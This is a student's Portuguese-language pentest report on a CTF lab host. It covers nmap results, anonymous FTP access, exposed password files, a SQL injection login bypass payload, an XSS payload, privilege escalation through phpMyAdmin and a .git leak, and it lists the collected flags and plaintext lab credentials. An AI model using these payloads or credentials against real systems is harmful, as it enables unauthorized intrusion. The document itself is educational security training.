

Relatório Técnico

Pentest

Desafio CTF



Nome: Yúri Cordeiro
Data: 24/11/2025

1. Escopo

Este relatório documenta todos os testes práticos realizados em ambiente controlado para fins acadêmicos, no contexto da disciplina de Cibersegurança. O objetivo do teste foi identificar vulnerabilidades existentes no host **98.95.207.28** e coletar flags distribuídas pelo ambiente, simulando um ataque real de baixo a médio impacto.

2. Objetivo da pesquisa

Foi realizada uma avaliação de segurança (PenTest) para simular técnicas usadas por atacantes reais e compreender os impactos de falhas envolvendo:

- Exposição de serviços
- Falhas de configuração
- Vulnerabilidades web
- Vazamentos de credenciais
- Escalada de privilégios
- Exposição de arquivos internos

O foco foi **apenas acadêmico**, sem qualquer intenção de causar danos ao ambiente.

3. Contato

Ambiente educacional CTF (Laboratório de segurança)

Responsável técnico: José Menezes

Contato: fornecido internamente pela Kensei Cybersecurity

Host analisado: **98.95.207.28**

4. Declaração de Limite de Responsabilidade e Confidencialidade

Todos os testes foram realizados com autorização explícita e em ambiente criado exclusivamente para estudo.

Nenhuma ação teve como objetivo prejudicar sistemas reais, violar políticas ou causar interrupção de serviços.

5. Data em que os testes foram feitos

Os testes ocorreram entre:

17 e 22 de Novembro de 2025

6. Introdução e Descrição do Ambiente

O host analisado (98.95.207.28) faz parte de um laboratório prático da Kensei destinado ao estudo de vulnerabilidades comuns em servidores web, FTP e bancos de dados.

O ambiente contém:

- Um servidor Apache
- Um serviço FTP aberto com login anônimo
- Um phpMyAdmin exposto
- Diretórios sensíveis
- Banco MySQL com dados fictícios
- Aplicação web vulnerável a múltiplos ataques

O objetivo é treinar o aluno para identificar e explorar vulnerabilidades reais encontradas no dia a dia de pentesters.

7. Detalhamento dos Dados do Site e Subdomínios

Durante o reconhecimento inicial, foram identificados os seguintes serviços principais:

Porta	Serviço	Descrição
21	FTP	Login anônimo habilitado
80	Apache	Página principal, diretórios sensíveis e arquivos expostos
8080	Apache/phpMyAdmin	Acesso direto ao painel de banco de dados
3306	MySQL	Banco contendo dados e flags

Também foram descobertos diretórios sensíveis através do arquivo robots.txt:

- /admin/
- /backup/
- /.git/
- /config/

Esses diretórios contribuíram diretamente para a descoberta de múltiplas flags.

8. Serviços e Tecnologias Identificadas

A partir do Nmap (-sV -sC)

- **Apache 2.x** nas portas 80 e 8080
- **FTP (vsFTPd)** com acesso anônimo
- **MySQL Server** acessível via phpMyAdmin
- Diretórios configurados sem proteção
- Possível uso de engine PHP vulnerável a XSS e SQL Injection

```
kali@kali: ~  
Sessão Ações Editar Exibir Ajuda  
kali@kali)~$ nmap -sV -sC 98.95.207.28  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 10:54 -03  
Nmap scan report for ec2-98-95-207-28.compute-1.amazonaws.com (98.95.207.28)  
Host is up (0.024s latency).  
Not shown: 994 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
20/tcp    closed ftp-data  
21/tcp    open  ftp      vsftpd 3.0.5  
_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
_Can't get directory listing: PASV IP 172.20.0.20 is not the same as 98.95.207.28  
_ftp-syst:  
_STAT:  
_FTP server status:  
_Connected to 177.97.5.3  
_Logged in as ftp  
_TYPE: ASCII  
_No session bandwidth limit  
_Session timeout in seconds is 300  
_Control connection is plain text  
_Data connections will be plain text  
_At session startup, client count was 4  
_vsFTPD 3.0.5 - secure, fast, stable  
_End of status  
80/tcp    open  http      Apache httpd 2.4.54 ((Debian))  
_http-title: TechCorp Solutions - Soluções Empresariais  
_http-server-header: Apache/2.4.54 (Debian)  
_http-robots.txt: 4 disallowed entries  
_admin/ /backup/ /.git/ /config/  
_http-cookie-flags:  
_/:  
_PHPSESSID:  
_httponly flag not set  
2222/tcp  open  ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
_ssh-hostkey:  
_3072 2c:d4:33:a1:e1:a6:4f:4f:c5:42:f5:98:b2:cc:79:a8 (RSA)  
_256 d6:9f:da:54:8d:db:a6:33:15:64:b4:42:e2:ee:c0:d4 (ECDSA)  
_256 ae:f3:eb:cc:6d:cc:29:31:05:06:e1:c6:9b:dd:19:51 (ED25519)  
3306/tcp  open  mysql     MySQL 8.0.44  
_ssl-cert: Subject: commonName=MySQL_Server_8.0.44_Auto_Generated_Server_Certificate  
_Not valid before: 2025-11-17T14:30:28  
_Not valid after: 2035-11-15T14:30:28  
_ssl-date: TLS randomness does not represent time  
_mysql-info:  
_Protocol: 10  
_Version: 8.0.44  
_Thread ID: 26205  
_Capabilities flags: 65535  
_Some Capabilities: LongColumnFlag, ODBCClient, InteractiveClient, Support41Auth, ConnectWithDatabase, SupportsTransactions, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, Speaks41ProtocolOld, Speaks41ProtocolNew, SupportsCompression, DontAllowDatabaseTableColumn, SwitchToSSLAfterHandshake, LongPassword, SupportsLoadDataLocal, FoundRows, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults  
_Status: Autocommit  
_Salt: \x10pJt\S[C^Fg8z#R\x081#\x18  
_Auth Plugin Name: caching_sha2_password  
8080/tcp  open  http      Apache httpd 2.4.65 ((Debian))  
_http-open-proxy: Potentially OPEN proxy.  
_Methods supported: CONNECTION  
_http-title: phpMyAdmin  
_http-server-header: Apache/2.4.65 (Debian)  
_http-robots.txt: 1 disallowed entry  
_/Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 34.48 seconds
```

	id	username	password	role	created_at
<input type="checkbox"/>	1	admin	admin123	admin	2025-11-17 14:30:36
<input type="checkbox"/>	2	user	password123	user	2025-11-17 14:30:36
<input type="checkbox"/>	3	manager	manager2024	manager	2025-11-17 14:30:36
<input type="checkbox"/>	4	guest	guest	guest	2025-11-17 14:30:36
<input type="checkbox"/>	5	superadmin	Sup3r@dmin! 2024#5ecure	superadmin	2025-11-17 19:38:25
<input type="checkbox"/>	6	gilson	g1ls0n123	user	2025-11-17 22:52:03
<input type="checkbox"/>	7	cl4ud1o	https://fakeupdate.net/ wnc/	superadmin	2025-11-17 22:55:10
<input type="checkbox"/>	8	al1nn3	estiveaqui,yes	superadmin	2025-11-18 14:17:09
<input type="checkbox"/>	9	erick	bomdiagrupodozap	superadmin	2025-11-19 10:16:03
<input type="checkbox"/>	10	Yur1	gilsonmedeucola	superadmin	2025-11-19 23:50:55

9. Resultados e Vulnerabilidades Encontradas

A seguir estão todas as vulnerabilidades exploradas e flags coletadas, **em ordem cronológica**, conforme o seu passo a passo.

LISTA COMPLETA DE FLAGS IDENTIFICADAS

Cada item contém:

- Ação realizada
- Ferramenta utilizada
- Evidência encontrada
- FLAG coletada

1) FTP – Acesso Anônimo Habilitado

Ferramenta: FTP

Comando:


ftp 98.95.207.28

User: anonymous

Password: <Enter>

Arquivo obtido: welcome.txt

FLAG → FLAG{ftp_4n0nym0us_4cc3ss}



```
kali@kali: ~  
Sessão  Ações  Editar  Exibir  Ajuda  
drwxr-xr-x  4 0      0      4096 Nov 17 17:55 ftp  
drwxr-xr-x  2 1000   1000   4096 Nov 17 14:28 public  
-rwxr-xr-x  1 1000   1000   135 Nov 17 14:28 users.conf  
-rwxr-xr-x  1 1000   1000   329 Nov 17 14:28 welcome.txt  
226 Directory send OK.  
ftp> get welcome.txt  
local: welcome.txt remote: welcome.txt  
229 Entering Extended Passive Mode (||21107|)  
150 Opening BINARY mode data connection for welcome.txt (329 bytes).  
100% |*****| 329 3.37 MiB/s 00:00 ETA  
226 Transfer complete.  
329 bytes received in 00:00 (2.34 KiB/s)  
ftp> !cat welcome.txt  
=====
```

TechCorp Solutions - FTP Server

Bem-vindo ao servidor FTP corporativo!

Este servidor é usado para compartilhamento interno de arquivos da empresa.

ATENÇÃO: Apenas para uso autorizado!

=====

FLAG{ftp_4n0nym0us_4cc3ss}
ftp> █

2) FTP – Senhas em arquivo exposto

Local: /confidential/passwords.txt

FLAG → FLAG{p4ssw0rd_f1l3_d1sc0v3ry}



```
kali@kali: ~  
Sessão  Ações  Editar  Exibir  Ajuda  
-rwxr-xr-x  1 1000  1000          329 Nov 17 14:28 welcome.txt  
226 Directory send OK.  
ftp> cd confidential  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||21107|)  
150 Here comes the directory listing.  
-rwxr-xr-x  1 1000  1000          542 Nov 17 14:28 passwords.txt  
226 Directory send OK.  
ftp> get passwords.txt  
local: passwords.txt remote: passwords.txt  
229 Entering Extended Passive Mode (|||21105|)  
150 Opening BINARY mode data connection for passwords.txt (542 bytes).  
100% |*****|  
226 Transfer complete.  
542 bytes received in 00:00 (3.71 KiB/s)  
ftp> !cat passwords.txt  
# TechCorp Solutions - Password Archive  
# Data: 2024-01-15  
# CONFIDENCIAL - NÃO COMPARTILHAR  
  
SSH Server Credentials:  
- User: techcorp  
- Password: TechCorp2024!  
  
FTP Admin:  
- User: ftpadmin  
- Password: ftp@dm1n123  
  
Database Backup User:  
- User: backup_user  
- Password: B4ckup_S3cr3t_2024  
  
WiFi Office:  
- SSID: TechCorp_Corporate  
- Password: TechC0rp_W1F1_2024  
  
VPN Access:  
- Username: vpn_user  
- Password: VPN_P4ssw0rd!  
  
FLAG{p4ssw0rd_f1l3_d1sc0v3ry}  
  
# NOTA: Estas senhas devem ser trocadas mensalmente!  
# Última atualização: 15/01/2024  
ftp> █
```

3) Exposição do robots.txt

URL: <http://98.95.207.28/robots.txt>

Diretórios sensíveis revelados.


FLAG → FLAG{r0b0ts_txt_l34k4g3}



4) Credenciais de Banco expostas

URL: <http://98.95.207.28/config/database.php.txt>

FLAG → FLAG{d4t4b4s3_cr3d3nt14ls_3xp0s3d}




5) SQL Injection – Login sem senha

Payload usado:

' OR '1'='1

FLAG → FLAG{sql_1nj3ct10n_m4st3r}




6) XSS – Cookie exposto via Storage

Payload usado: "><script>alert(1)</script>

Local: DevTools → Storage → Cookies

FLAG → FLAG{xss_r3fl3ct3d_vuln3r4b1l1ty}




7) Código Fonte – Flag oculta no HTML

URL: <http://98.95.207.28/>

Ação: Ctrl+U

FLAG → FLAG{b4s1c_s0urc3_c0d3_1nsp3ct10n}




8) Escalada de Privilégio (phpMyAdmin)

Ação: Inserir novo usuário admin na tabela users

Login como superadmin em:

<http://98.95.207.28/admin.php>


FLAG → FLAG{pr1v1l3g3_3sc4l4t10n_succ3ss}



9) Tabela secreta com dados ocultos

Local: Techcorp_db > secret_data > browse


FLAG → FLAG{h1dd3n_d4t4_1n_d4t4b4s3}



10) Descoberta de VIEW no MySQL

Local: View sensitive_info

FLAG → FLAG{v13w_d1sc0v3ry_4dv4nc3d}



11) Vazamento de credenciais via /.git

Ferramenta: msfconsole + curl

FLAG → FLAG{g1t_cr3d3nt14ls_l34k}

